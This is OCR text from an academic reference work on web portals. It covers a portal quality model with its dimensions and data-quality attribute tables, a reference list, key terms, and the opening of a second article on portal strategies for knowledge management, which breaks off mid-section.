This model can be used to measure the quality of a portal, that is to say, the degree to which the portal facilitates services and provides relevant information to the customer.

The activities carried out in the two first phases of the GQM method are detailed as follows.

First Phase: Planning

The first activity carried out in this phase was to establish a GQM team which was independent of the project team. Then the area that we wanted to improve was selected—in our case this was the quality of portals. Finally, the project team was formed by all the developers of a specific portal (the portal of a region of Spain, namely Castilla-La Mancha).

Second Phase: Definition

One of the most important activities of this phase is to define the goal. In our case, the goal was defined as: "To improve the quality of portals." Next, this objective was refined into several questions. To do that, the SERVQUAL model (Parasuraman et al., 1998) was used. This model was composed of five dimensions: tangible, reliability, responsiveness, assurance and empathy. With the aim of adapting it to the portal context, the definition of the dimensions was modified. Likewise, other two dimensions were added: security and data quality. One the one hand, the former was inserted because portals' users provide personal information, so, portals must protect all these data. On the other hand, due to the large amount of data that is handled in a portal, and taking into account that these data must be of good quality, the data quality dimension was added.

In addition, we divided some of these dimensions into sub-dimensions, with the aim of obtaining a more concrete model.

The six dimensions (questions) that make up our model (of quality of portals) together with their sub-dimensions (sub-questions) are shown as follows:

- **Tangible:** This dimension indicates if "the portal contains all the software and hardware infrastructures needed according to its functionality" (Moraga, Calero, & Piattini, 2004).
- **Reliability:** "Ability of the portal to perform the specified services" (Moraga, Calero, & Piattini, 2004). Besides, this dimension will be affected by:
  - **Availability:** The portal must be always operative.
  - **Search Quality:** The results that the portal provides when making a search must be appropriate to the request made by the user.
- **Responsiveness:** "Willingness of the portal to help and to provide its functionality in an immediate form to the users" (Moraga, Calero, & Piattini, 2004). In this dimension, the following sub-dimensions were observed:
  - **Scalability:** Ability of the portal to adapt smoothly to increasing workloads which come about as a result of additional users, an increase in traffic volume or the execution of more complex transactions (Gurugé, 2003).
  - **Speed:** It relates to the response times experienced by portal users (Gurugé, 2003).
- **Empathy:** "Ability of the portal to provide caring and individual attention" (Moraga, Calero, & Piattini, 2004). In this dimension, the following sub-dimensions are distinguished:
  - **Navigation:** The portal must provide a simple, intuitive navigation while it is being used.
  - **Presentation:** The portal must have a clear, uniform interface.
  - **Integration:** All the components of the portal must be integrated into a coherent form.
  - **Personalization:** The portal must be capable of adapting to the user's priorities.
- **Security:** This is "The ability of the portal to prevent, reduce and properly respond to malicious harm" (Firesmith, 2004). This dimension will be affected by:
  - **Access Control:** Capability of the portal to allow access to its resources only to its authorized persons. Thereby, the portal must be able to identify, authenticate and authorize its users.
  - **Security Control:** Capability of the portal to carry out auditing of security and detect attacks. The auditing of security shows the degree to which security personnel are enabled to audit the status and use of security mechanisms by analyzing security-related events. On the other hand, attack detection seeks to detect, record and notify attempted attacks as well as successful attacks.
  - **Confidentiality:** Ability to keep the privacy of the users.
  - **Integrity:** Capability of the portal to protect components (of data, hardware, personals and software) from intentional or unauthorized modifications.
- **Data Quality:** "Quality of the data contained in the portal" (Moraga, Calero, & Piattini, 2004). According to Dedeke and Kahn (2002), four sub-dimensions are observable:
  - **Intrinsic DQ:** What degree of care was taken in the creation and preparation of information?
  - **Representation DQ:** What degree of care was taken in the presentation and organization of information for users?
  - **Accessibility DQ:** What degree of freedom do users have to use data, define and/or refine the manner in which information is inputted, processed or presented to them?
  - **Contextual DQ:** To what degree does the information provided meet the needs of the users?

COMPARING DIFFERENT QUALITY MODELS FOR PORTALS

In addition to PQM, other quality models specifics for portals can be found in the literature. Therefore, we are going to compare these models along with PQM. The reader can find more information about them in (Sampson & Manouselis, 2004; Telang & Mukhopadhyay, 2004; Yang, Cai, Zhou, & Zhou, 2004).

In Table 1, the main characteristics of the different models are compared.

Moreover, the different dimensions, which have been proposed in the models, have been compared. As a main

Table 1. Main characteristics of the different models

Characteristics	Model			
	PQM	Yang	Sampson	Telang
Objective	Develop and validate a portal quality model	Develop and validate an instrument to measure user perceived overall service quality of IP Web portals	Develop an evaluation framework for addressing the multiple dimensions of Web portals that can affect users' satisfaction	Try to explore how Internet users choose portals.
Background	SERVQUAL model	The technology adoption model (TAM)	(Lacher, Koch, and Woerndl (2001), Nielsen (2000), Winkler (2001), and so forth.	Cognitive psychology and human computer interaction literature along with marketing literature
Type of portal	All types	IP Web portals	All portals	All portals
Number of dimensions	Six	Six	Thirteen	None
Methodology	GQM	Methodology proposed by (Churchill, 1979)	No	No
Measures	No	No	Yes	Repeat use, stickiness and frequency
Validation	No	They conducted a principal component factor analysis, and a confirmatory factor analyses.	No	It is based on Internet navigation data of 102 demographically diverse users for six major portals over a period of one year
Application	It has been applied to a Spanish regional portal	It has been applied to a IP Web portal of Hong Kong	It has been applied to the Go-Digital Portal	No
Tools	No	No	No	No

result, we have detected that the dimension tangible and the sub-dimensions: search quality, scalability and accessibility have only been considered in PQM. Also, PQM has taken into account all the dimensions considered in the rest of models. So, we can affirm that, at this moment, PQM is the most generic model for portal quality.


DATA QUALITY

As we have said, in the PQM we have added the DQ dimension due to the importance this aspect has in Web portals. In the first version of the PQM we have defined this dimension with the characteristic of a generic DQ. However, we were conscious of the necessity of having a specific model for the quality of the data of a portal.

The research community has recently started to deal with the subject of DQ on the Web (Gertz, Ozsu, Saake, & Sattler, 2004). There are, however, no DQ models specifically developed for Web portals. We consider it necessary to develop a model to this specific domain due to some specific issues directly related to DQ arise. Among them we can mention:

- **Typical Problems of a Web Page Such as:** Un-updated information, publication of inconsistent information, obsolete links, and so on (Eppler & Muenzenmayer, 2002).
- **Development of Electronic Commerce:** If data used to fulfil this objective are not of quality, then the organization may incur great losses, not only economically, but also in terms of the image that its customers may have of it (Davydov, 2001; Haider & Koronios, 2003).
- **Integration of Structured and Non-Structured Data** (Finkelstein & Aiken, 1999) and **Integration of Data from Different Sources** (Angeles & MacKinnon, 2004; Bouzeghoub & Peralta, 2004; Gertz et al., 2004; Naumann & Rolker, 2000). In both cases the challenge is to manage to integrate data that probably do not have the same level of DQ, and yet provide acceptable delivery to the user which can be of real use to him or her.
- **Demand for Real-Time Services:** The fact that Web applications interact with different external data sources whose workload we can have no knowledge of, can drastically influence the response times, affecting DQ in

Figure 1. Phases in the development of the PDQM



aspects such as opportunity or updatedness (Amirijoo, Hansson, & Son, 2003).

- **Dynamism on the Web:** Particularly how the dynamism with which data, applications, and sources change (Gertz et al., 2004; Pernici & Scannapieco, 2002) can affect quality.

The identification of these issues, and others that we may not have identified yet, reveal to us the need to create specific proposals in the context of DQ on the Web.

A DATA QUALITY MODEL FOR WEB PORTALS (PDQM)

To produce our model, we defined the process shown in Figure 1. During the first phase, we have recompiled Web data quality attributes from the literature and, which we believe, should therefore be applicable to Web portals.

In the second phase we have built a matrix for the classification of the attributes obtained in previous phase. This matrix reflects two basic aspects considered in our model: the data consumer perspective and the basic functionalities that a data consumer uses to interact with a Web portal.

In our third phase we used the obtained matrix to analyze the applicability of each Web DQ attribute in a Web portal. Finally, in the fourth phase, we must validate our preliminary model, using surveys carried out with the data consumers of a given portal.

IDENTIFICATION OF WEB DQ ATTRIBUTES

In the relevant literature, some proposals addressing the issue of DQ on the Web have been found. From these we obtained 100 attributes. This number was reduced to 41, by means of detection of certain synonymous amongst them. Table 1 shows these attributes. In each column we show the name of attribute and we use the symbols × and ⊗ to represent how they were combined (× indicates the same name and similar meaning and ⊗ marks the fact that only the meaning is the same or similar).

DEFINITION OF A CLASSIFICATION MATRIX

The second step of our work was to define a matrix that would allow us to perform a preliminary analysis of how applicable these attributes are to the domain of Web portals. The matrix was defined based on the relationship that exists between:

- **The Functionalities of a Web Portal:** Identified in Collins (2001)—data points and integration, taxonomy, search capabilities, help features, content management, processes and actions, communication and collaboration, personalization, presentation, administration, and security.

Table 2. Web data quality attributes1-41

Author	Accessibility	Accuracy	Amount of data	Applicability	Attractiveness	Availability	Believability	Completeness	Concise Representation	Consistent Representation	Cost Effectiveness	Customer Support	Currency	Documentation	Duplicates	Ease of operation	Expiration	Flexibility	Granularity	Interactive	Internal Consistency	Interpretability	Latency	Maintainable	Novelty	Objectivity	Ontology	Organization	Price	Relevancy	Reliability	Reputation	Response time	Security	Specialization	Source's Information	Timeliness	Traceability	Understand ability	Validity	Value-added	Number of Attributes
(Naumann and Rolker 2000)		×	×			×	×	×	×	×		×		×								×	×			×			×	×	×	×	×	×			×	⊗	×		×	22
(Katerattanakul and Siau 1999)	×	⊗			×																							×								×			⊗			6
(Eppler and Muenzenmayer 2002)	×	×		×				×	⊗	⊗			×			⊗				×	⊗			×									⊗	×			×	×	⊗			16
(Fugini, Mecella et al. 2002)		⊗		×			⊗	×													×									⊗				⊗			×					8
(Pernici and Scannapieco 2002)		×						×									×														⊗											4
(Graefe 2003)	⊗					⊗	×															×			×					⊗										⊗	⊗	8
(Bouzeghoub and Peralta 2004)													×																								×					2
(Gertz, Ozsu et al. 2004)								×					×		×				×								×															5
(Melkas 2004)	×	×	⊗				×	×	×	×	×					×		×				×				×				×		×	⊗	×			×	×	⊗		×	20
(Moustakis, Litos et al. 2004)				⊗			⊗																							⊗					×							4
(Yang 2004)		×					⊗	×					×																	⊗												5
Number of references	4	7	2	3	1	1	6	7	3	3	1	1	4	1	1	2	1	1	1	1	2	3	1	1	1	2	1	1	1	6	2	2	3	4	1	1	5	3	4	1	3	

Figure 2. Matrix for the classification of attributes of Web data quality

Web Portal Functionalities

Category of Data Consumer Expectations	Data Points and Integration	Taxonomy	Search Capabilities	Help Features	Content Management	Process and Action	Collaboration and Communication	Personalization	Presentation	Administration	Security
Privacy					√	√	√	√		√	√
Content	√	√			√	√			√		
Quality of Values	√		√		√	√		√	√		√
Presentation	√	√	√	√	√	√	√		√	√	√
Improvement	√	√	√		√	√			√		
Commitment				√	√	√					

- **The Data Quality Expectations of Internet Consumers:** As stated in Redman (2000)—privacy, content, quality of values, presentation, improvement and commitment.

On this matrix, we carried out an analysis of what expectations were applicable to each of the different functionalities that a portal offers to a data consumer represented in Figure 2 with a "√" mark.

With the development of the next steps we will obtain PDQM. That could be used for the assessment of the quality of the data of a portal completing the portal quality model described previously.

FUTURE TRENDS

In the near future, the number of Web portals will increase considerately. As a result, portals' users could choose among a great variety of portals. Thereby, they will select the best portal. In addition, more and more quality models for portals will come into existence in the immediate future. It may be worth emphasizing that one of the most important characteristics of portals will be data quality. Therefore, portals with a high quality level will increase the number of users, whereas portals with a low quality level will decrease its number of users. One immediate effect of this it will be that portals' owners will realize that the success of their portal will depend on its quality. Consequently, they will start to apply quality models to their portals, obtaining as a result better portals than now.

CONCLUSION

In this article we have presented our portal quality model, known as PQM, whose objective is to determine the quality level of a specific portal. Using the model we can, moreover, identify the weak points of the portal and define corrective actions for these. The quality level of the portal can therefore be improved by carrying out the previous actions.

This model is composed of the following dimensions: tangible, reliability, responsiveness, assurance, empathy, security, and data quality. Among these attributes, data quality is one of the most important. Given its dependence on the context we consider it necessary to use a specific DQ model for Web portals. Having gone through the relevant literature, we have detected a lack of these models. So a data quality model for Web portals was developed and in this article the first steps for its construction have seen shown.

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REFERENCES

Amirijoo, M., Hansson, J., & Son, S. (2003). Specification and management of QoS in imprecise real-time databases. In *Proceeding of the 7th International Database Engineering and Applications Symposium* (pp. 192-201).

Angeles, P., & MacKinnon, L. (2004). Detection and resolution of data inconsistencies, and data integration using data quality criteria. *QUATIC '04* (pp. 87-93).

Bouzeghoub, M., & Peralta, V. (2004). A framework for analysis of data freshness. *International Workshop on Information Quality in Information Systems (IQIS2004)* (pp. 59-67). Paris: ACM.

Cappiello, C., Francalanci, C., & Pernici, B. (2004). Data quality assessment from the user's perspective. *International Workshop on Information Quality in Information Systems (IQIS2004)* (pp. 68-73). Paris: ACM.

Churchill, G. A. (1979). A paradigm for developing better measures of marketing constructs. *Journal of Marketing Research*, *16*(1) 64-73.

Collins, H. (2001). *Corporate portals*. New York: Amacom.

Davydov, M. (2001). *Corporate portals and e-business integration. Emerging business technology series*. McGraw-Hill.

Dedeke, A., & Kahn, B. (2002). Model-based quality evaluation: A comparison of Internet classified operated by newspapers and non-newspaper firms. In *Proceedings of the Seventh International Conference on Information Quality* (pp. 142-154).

Eppler, M., & Muenzenmayer, P. (2002). Measuring information quality in the Web context: A survey of state-of-the-art instruments and an application methodology. In *Proceeding of the 7th International Conference on Information Quality* (pp. 187-196).

Finkelstein, C., & Aiken, P. (1999). *XML and corporate portals*. Retrieved from http://www.wilshireconferences.com/xml/paper/xml-portals.htm

Firesmith, D. (2004). Specifying reusable security requirements. *Journal of Object Technology, 3*(1), 61-75.

Fugini, M., Mecella, M., Plebani, P., & Pernici, B. (2002). *Data quality in cooperative Web information systems* (Personal Communication). Penn State and NEC. Retrieved from citeseer.ist.spu.edu/fugini02data.html

Gertz, M., Ozsu, T., Saake, G., & Sattler, K.-U. (2004). Report on the Dagstuhl seminar, "Data quality on the Web." *SIGMOD Record, 33*(1), 127-132.

Graefe, G. (2003). Incredible information on the internet: Biased information provision and a lack of credibility as a cause of insufficient information quality. In *Proceeding of the Eigth International Conference on Information Quality* (pp.133-146).

Gurugé, A. (2003). *Corporate portals empowered with XML and Web services*. Amsterdam: Digital Press.

Haider, A., & Koronios, A. (2003). Authenticity of information in cyberspace: IQ in the Internet, Web, and e-business. In *Proceeding of the 8th International Conference on Information Quality* (pp. 121-132).

Katerattanakul, P., & Siau, K. (1999). Measuring information quality of Web sites: Development of an instrument. In *Proceeding of the 20th International Conference on Information System* (pp. 279-285).

Lacher, M. S., Koch, M., & Woerndl, W. (2001). A framework for personalizable community Web portals. In *Proceedings of the Human-Computer Interaction International Conference* (Vol. 2, pp. 785-789).

Mahdavi, M., Shepherd, J., & Benatallah, B. (2004). A collaborative approach for caching dynamic data in portal applications. In *Proceedings of the 15th conference on Australian database* (Vol. 27, pp. 181-188).

Melkas, H. (2004). Analyzing information quality in virtual service networks with qualitative interview data. In *Proceeding of the 9th International Conference on Information Quality* (pp. 74-88).

Moraga, M. Á., Calero, C., & Piattini, M. (2004). *A first proposal of a portal quality model*. Paper presented at the IADIS International Conference E-Society 2004, 1(2), 630-638. Ávila, Spain: International Association for Development of the Information Society (IADIS).

Moustakis, V., Litos, C., Dalivigas, A., & Tsironis, L. (2004). Website quality assesment criteria. In *Proceeding of the 9th International Conference on Information Quality* (pp. 59-73).

Naumann, F., & Rolker, C. (2000). Assessment methods for information quality criteria. In *Proceeding of the Fifth International Conference on Information Quality* (pp. 148-162).

Nielsen, J. (2000). *Designing Web usability*. Indianapolis: New Riders.

Offutt, A. J. (2002). Quality attributes of Web software applications. *IEEE Software. 19*(2) 25-32.

Parasuraman, A., Zeithami, V. A., & Berry, L. L. (1998). SERVQUAL: A multi-item scale for measuring consumer perceptions of service quality. *Journal of Retailing, 67*(4) 420-450.

Pernici, B., & Scannapieco, M. (2002). Data quality in Web information systems. In *Proceeding of the 21st International Conference on Conceptual Modeling* (pp. 397-413).

Redman, T. (2000). *Data quality: The field guide*. Boston: Digital Press

Sampson, D., & Manouselis, N. (2004). A flexible evaluation framework for Web portals based on multi-criteria analysis. In A. Tatnall (Ed.), *Web portals—The new gateways on internet information and services.* Hershey, PA: Idea Group Publishing.

Solingen, R. V.,& Berghout, E. (1999). *The goal/question/metric method. A practical guide for quality improvement of software development*. London: Mc Graw Hill

Telang, R., & Mukhopadhyay, T. (2004). Drivers of Web portal use. *Electronic Commerce Research and Applications 4*(2005), 49-65.

Wang, R. Y., & Strong, D. M. (1996). Beyond accuracy: What data quantity means to data consumers. *Journal of Management Information Systems 12*(4), 5-34.

Winkler, R. (2001). The all-in-one Web supersites: Features, functions, definition, taxonomy. *SAP Design Guild, Edtion3*. Retrieved August, 2003, from http://www.sapdesignguild.org/editions/edition3/overview_edition3.asp

Yang, Z., Cai, S., Zhou, Z., & Zhou, N. (2004). Development and validation of an instrument to measure user perceived service quality of information presenting Web portals. *Information and Management 42*(2005), 575-589.

KEY TERMS

Data Quality: Data fitness for use, that is, the ability of a data collection to meet user requirements (Pernici & Scannapieco, 2002).

Data Quality Dimension: Set of data quality attributes that most data consumer react to in a fairly consistent way (Wang & Strong, 1996).

Portal Assurance: Ability of the portal to convey trust and confidence.

Portal Empathy: Ability of the portal to provide caring and individual attention.

Portal Quality: Degree to which the portal facilitates services and provides relevant information to the customer.

Portal Reliability: ability of the portal to perform the specified services.

Portal Responsiveness: Willingness of the portal to help and to provide its functionality in an immediate form to the users.

Quality Model: Set of dimensions and relationships between them relevant to a context which can be split up into subdimensions. These subdimensions are composed of attributes whose objective is to assess the quality. For each attribute, one or more metrics can be defined in order to assess its value.

Web Portals: Internet-based applications that enable access to different sources (providers) through a single interface which provides personalization, single sign on, content aggregation from different sources and which hosts the presentation layer of information systems.

Portal Strategy for Managing Organizational Knowledge

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INTRODUCTION

Since its maturity four or five years ago, portal has become the common practice in organizations. A portal strategy is a way in which a Web site is customized that provides people easy access to most of the information, tools and applications they need to use—all with a single sign-on. Portal has been growing rapidly within organizations. META Group's Worldwide IT Benchmark Report 2004 confirms this trend, showing that 46% of their respondents spent more on portals in 2003 than they did in 2002 (36% spent the same, 18% spent less) (cited in Roth, 2004).

More and more organizations begin to adopt portal strategies to facilitate knowledge acquisition and transfer within and across organizations. Because an effective portal strategy allows people to make better use of rich knowledge and information resources across the organization, enhances ability to better connect with prospective users, and thereby contributes to enhanced service, improved communication and increased efficiency. For instance, Compaq applies two forms of portals in its knowledge management: enterprise portal services (EPS) and the Package Portal Solution (McKellar, 2000). The purpose of using knowledge management portals is to let employees (customers or partners) find the knowledge they want at the right time and at the right place. Several researchers (e.g., Hoffman, 2002) identify the benefits that are reaped by using portals in knowledge management which include reducing lost time, loss of intelligent assets, cost of rework, and cost of redundancy. However, it is not well understood how appropriate portal strategies should be adopted and implemented for organizations with different focuses of knowledge. Therefore, we propose to address this gap in our research.

In order to further understand the role of the portal strategies in organizational knowledge management, we investigate the advantages and disadvantages of portal strategies. In particular, the article intends to address the following research questions:

1. What are the major decisions that organizations have to make in adopting the portal strategies in managing organizational knowledge?
2. What are the major trade-offs for different portal strategies along the two dimensions of knowledge: source and type?
3. How should organizations specifically implement the portal strategies as proposed?

The remaining of the article proceeds as follows. The next section reviews relevant literature relating portals for knowledge management. The third section details our model of organizational portal for knowledge management. The fourth section presents future trends of our study, and the fifth section concludes the paper.

BACKGROUND

According to Gartner, "Portal provides a secure, single point of interaction with diverse information, business processes and people, which is personalized to a user's needs and responsibilities." Merrill Lynch defines portal as "the applications that enable companies to unlock internally and externally stored information, and provide users a single gateway to personalized information needed to make informed business decisions" (cited in CitiXsys Technologies, 2005). In line with this, the Web site at Whatis.techtarget.com defines portal as:

a term, generally synonymous with gateway, for a World Wide Web site that is or proposes to be a major starting site for users when they get connected to the Web or that users tend to visit as an anchor site. (As cited in Martin, 2000)

Portal has been widely used nowadays in organizations for various purposes, including human resource (HR) portals on intranets, customer-facing information portals, and supplier-facing information portals. The worldwide penetration of the Internet has provided great opportunities for global expansion of Internet portals (Robles, 2002). According to an industry survey conducted by Systems Development Inc., portal has become one of the leading e-business applications. Nearly one-third of companies use portal nowadays and another quarter of them plan to use portal within a year (Pickering, 2002). Ramos (2002) suggests that organizations use Total Economic Impact™ (TEI) to analyze the financial impact of implementing a portal strategy, which allows IT managers to determine whether elements outlined in the portal strategy are relevant to the organization and, if so, how to go about quantifying each element and building the business case for (or against) a portal implementation.

In Gartner's opinion, portal is undergoing a metamorphosis, evolving into integrated software suites that contain portal functionality (White, 2003). The purpose of a portal is to integrate individual applications and information resources, maximizing system utilization, reducing technology budgets, and implementing management control (White, 2002). Twelve good features are summarized for a good organizational portal (Bogue, 2005). Out of them, seven features are for the target of external business partners and customers which include search, consistent and easy-to-use interface, minimal client deployment, discussion, aggregation, alerts, and self service. The remaining five are for the target of internal employees which encompass digital dashboard, personalization, knowledge management, collaboration, and distributed control.

Research has recently touched upon using portal technology as a means for storing and transferring knowledge. Ruber (1999) defines an enterprise portal as "a single, browser-based point of entry to all of its knowledge assets" and "a Web-based front end to internal and external information that is classified according to a company-specific information taxonomy." With a case study, Fernandesa, Rajaa, and Austin (2004) demonstrate the use of portal technology to increase the overall project reactivity, reduce time, improve decision-making, and improve productivity and reliability. A five-step approach for developing an effective project management portal is presented with empirical evidence.

THE PORTAL STRATEGY FOR KNOWLEDGE MANAGEMENT

This section outlines a model of organizational portal strategy for knowledge management, then shows the endogenization and exogenization processes in the subsystems, and finally discusses the necessary IT support for implementing the comprehensive portal strategy.

The Model of Organizational KM Portal

Jasimuddin (2005) argues that organizational knowledge can be categorized along two dimensions: type (tacit or explicit) which is based on tacitness of knowledge and source (endogenous or exogenous) which is discussed upon the location of the knowledge. Hence, different portal strategies based on these two dimensions need to be adopted to acquire and transfer organizational knowledge.

Following the knowledge management strategy proposed by Hansen, Nohria, and Tierney (1999), we suggest that portal strategy for organizational knowledge management can also be differentiated as either *personalization* or *codification* based on the tacitness (type) dimension of organizational knowledge. The personalization portal strategy regards enterprise portal as the tool to facilitate personal face-to-face interactions, whereas the codification one as the major knowledge repository for storing various documents and information which are available in explicit form.

From the other dimension—source—different portal strategies can also be identified. According to the Delphi Group's Corporate Portal Report (2000, as cited in Plunkett, 2001), there are three types of organizational portals that can be used as knowledge management systems in business-to-employee (B2E), business-to-consumer (B2C), and business-to-business (B2B) scenarios, respectively. Organizations with major exogenous sources of knowledge should apply B2B or B2C type of portal strategy, whereas those with major endogenous sources should apply B2E type of portal strategy.

Figure 1 graphically demonstrates the proposed portal strategies along two dimensions of organizational knowledge. If the organizational knowledge is mainly endogenous and can be explicitly documented, the organizational portal strategy should focus on the B2E system by codifying its internal knowledge. If the organizational knowledge is mainly endogenous but cannot be easily documented, the organizational portal strategy should focus on the B2E system to enhance the personal interactions among employees. In contrast, if the organizational knowledge is mainly exogenous on the side of customers or business partners, the organizational portal strategy should focus on the B2B or B2C systems to increase the knowledge transfer across organizational boundaries by using codification or personalization methods depending on the tacitness degree of organizational knowledge. However, in a networked economy, an organization is inevitably related to its customers or business partners. Therefore, organizations have to apply the comprehensive portal strategy that takes into account both endogenous and exogenous knowledge.

The Processes of Endogenization and Exogenization

Based on the proposed KM portal strategy, we present how each subsystem relates when a comprehensive portal strategy is applied.

Figure 2 illustrates the subsystems which are interdependent, outlining the three major subsystems (B2E, B2B, and

Figure 1. The portal strategy for organizational knowledge management





Figure 2. Interdependencies of subsystems



B2C) utilized in fulfilling the portal strategy and displays the endogenization and exogenization processes. Each subsystem has tacit (T) and explicit (E) knowledge components to handle tacitness knowledge so that personalization and codification approaches can be used.

Furthermore, the detailed endogenization and exogenization processes are captured in Figure 3. In the middle of Figure 3 is the SECI model (socialization, externalization, combination, and internalization) proposed by Nonaka and Takeuchi (1995), which focuses on the knowledge creation within organizations (i.e., B2E to B2E). We extend the SECI model by incorporating the interactions between B2E and B2B (B2C) subsystems, suggesting that the SECI model also applies to the knowledge creation and transfer across organizational boundary. In Figure 3, the endogenization processes from B2B (B2C) to B2E subsystem are represented by the cells with the background of vertical bars and the exogenization process from B2E to B2B (B2C) subsystems by the cells with the background of horizontal bars. As the arrow lines indicate, knowledge endogenized from business partners and customers into within organizations will be exogenized again when new knowledge is created and transferred within organizations. Finally, the knowledge creation and transfer happened within each subsystem also interact with the endogenization and exogenization processes as well. For instance, consumers may use the discussion forum provided by the organizational portal to exchange information and show their opinions on certain products, which, when interfaced with the B2E subsystem, may provide the organization chances to improve their product design and customer services.

IT Support of Organizational KM Portal

Having illustrated our portal strategy for knowledge management, we next turn to discuss the necessary IT support for

Figure 3. The endogenization and exogenization process




Figure 4. The budget allocation to independent subsystems


